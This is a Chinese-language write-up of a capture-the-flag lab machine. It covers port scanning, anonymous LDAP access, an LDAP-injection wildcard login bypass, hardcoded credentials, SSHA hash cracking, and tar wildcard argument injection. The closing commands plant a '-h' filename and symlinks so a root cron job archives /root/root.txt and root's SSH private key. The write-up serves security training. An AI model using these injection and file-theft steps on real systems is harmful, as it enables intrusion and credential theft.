

Aldape Writeup by 菜叶片

靶机作者: Sublarge

官网: maze-sec.com

1. 初始信息收集

nmap端口扫描

```

A yepian  🏠  🕒 16:59  💾 5GiB/26GiB
• ▶ nmap -A -p- 192.168.56.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-11 16:59 +0800
Nmap scan report for 192.168.56.3
Host is up (0.0022s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
53/tcp    open  domain   (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
389/tcp   open  ldap     OpenLDAP 2.2.X - 2.3.X
8084/tcp  open  websnp?
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, GetRequest:
|     -----
|     ----/
|     /___/ / / / ___ // ___/ / ___
|     | /___/ /___/ / / | / / /___/
|     INTERNAL DIRECTORY AUTH TERMINAL v1.0 <<
|     IDENTIFICATION REQUIRED
|     Username: Password:
|     NULL:
|     -----
|     ----/
|     /___/ / / / ___ // ___/ / ___
|     | /___/ /___/ / / | / / /___/
|     INTERNAL DIRECTORY AUTH TERMINAL v1.0 <<
|     IDENTIFICATION REQUIRED
|_    Username:
2 services unrecognized despite returning data. If you know the service

```

发现两个攻击面 OpenLDAP和疑似出题人自己搓的服务

我们对8084端口的服务完全未知 且需要认证 所以先从OpenLDAP入手

2. 尝试LDAP信息泄露

测试LDAP是否允许匿名访问

```
msf auxiliary(scanner/ldap/ldap_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN => true
msf auxiliary(scanner/ldap/ldap_login) > run
[!] No active DB -- Credential data will not be saved!
[+] 192.168.56.3:389 - Success: ':'
[*] LDAP session 1 opened (192.168.56.1:33979 → 192.168.56.3:389)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] 1 LDAP session was opened successfully.
[*] Auxiliary module execution completed
msf auxiliary(scanner/ldap/ldap_login) > |
```

测试匿名访问成功 再尝试匿名dump用户列表失败

试了其他LDAP GUI explorer(JXplorer) 也报错No Such Object


看样子匿名用户权限严重受限

由于OpenLDAP是完善的开源应用 难以找到认证绕过漏洞 转而尝试8084端口认证绕过

3. 通配符绕过认证

使用通配符: 成功通过认证并获取到一个用户名

我一开始以为是bash通配符注入 后来看到源码才知道是LDAP注入



既然得到了用户名 爆破密码

LDAP: 字典rockyou.txt(top5000) 失败

SSH: 爆破几次就connection reset by peer

尝试将用户名作为密码 成功登录tonglinggejimo

4. 凭据泄漏->横向移动

先收集信息

- 可疑root进程 `python3 /opt/authtool/app.py`
- 存在另一个用户backup_admin 且拥有空目录/opt/backup_source

空目录名字像是被某个脚本引用 非常非常可疑的名字

尝试 `grep -irn "backup_source"` 扫全盘 但是grep卡住没反应...很怪

再看看app.py 是那个8084端口上的服务 其中硬编码了LDAP凭据

用凭据登录LDAP 发现backup_admin的密码哈希

The screenshot shows a window titled "Advanced Password Editor". It contains several input fields and buttons:

- 输入密码:** An empty text box.
- salt (ascii):** A text box containing "l".
- salt (base64):** A text box containing "/NpsLg==".
- base64 hash value:** A text box containing "IER/BI9XKHPgA6LGLA2DknOyqZE=".
- ldap value:** A text box containing "{SSHA}IER/BI9XKHPgA6LGLA2DknOyqZH82mwu".
- ldif value:** A text box containing "userPassword: e1NTSEF9SUVSL0JsOVhLSFBnQTZMR0xBMkRrbk95cVplODJtd3U=".
- Algorithm:** A dropdown menu currently set to "SSHA".
- Buttons:** "Test", "Clear", "基本编辑器" (Basic Editor), "确定" (OK), "取消" (Cancel), and "说明" (Help).

破解哈希得到明文密码1prorodeo ssh登录 成功横向移动到backup_admin

5. 任意文件读取->LPE

目录名backup_source很像是在暗示定时备份脚本的源目录

于是用pspy64探测定时任务

```
2026/05/11 18:39:55 CMD: kUID=0 PID=1 Accel: 10 /sbin/init Thr:64 Vec:1
2026/05/11 18:40:00 CMD: 0 UID=0 Digests PID=3716 | 1/1 (100.00%) Digests (new)
2026/05/11 18:40:00 CMD: 3 UID=0 (PID=3717 | gzip -f
2026/05/11 18:41:00 CMD: 8 UID=0 (PID=3718 | /usr/sbin/crond -c /etc/crontabs -f
2026/05/11 18:41:00 CMD: 3 UID=0 (PID=3719 | tar -zcf /var/backups/data/backup.tar.gz *
2026/05/11 18:42:00 CMD: 0 UID=0 (PID=3720 | /usr/sbin/crond -c /etc/crontabs -f
2026/05/11 18:42:00 CMD: 5 UID=0 (PID=3721 |
2026/05/11 18:43:00 CMD: 9 UID=0 (PID=3722 |
2026/05/11 18:43:00 CMD: 0 UID=0 (PID=3723 | z Mem:9001MHz Bus:8
2026/05/11 18:44:00 CMD: UID=0 PID=3724 | /usr/sbin/crond -c /etc/crontabs -f
2026/05/11 18:44:00 CMD: 9 UID=0 PID=3725 |
2026/05/11 18:44:14 CMD: 9 UID=0 PID=3726 | /bin/sh /usr/share/udhcp/default.script renew
2026/05/11 18:44:14 CMD: UID=0 PID=3727 | ip -4 addr show dev eth0
```

不难猜出定时任务是

```
cd /opt/backup_source && tar -zcf /var/backups/data/backup.tar.gz *
```

这个命令行受通配符滥用漏洞影响

我们可以利用bash通配符注入参数 `-h` 让tar跟踪符号链接

```
cd /opt/backup_source
echo 1 > '-h'
ln -s /root/root.txt ./
```

通配符展开后的命令为

```
tar -zcf /var/backups/data/backup.tar.gz -h root.txt
```

tar解析符号链接 将 `/root.txt` 打包进权限444的压缩包 解压即可得到flag

用同样方式读 `/root/.ssh/id_ed25519` 即可得到root的私钥 访问SSH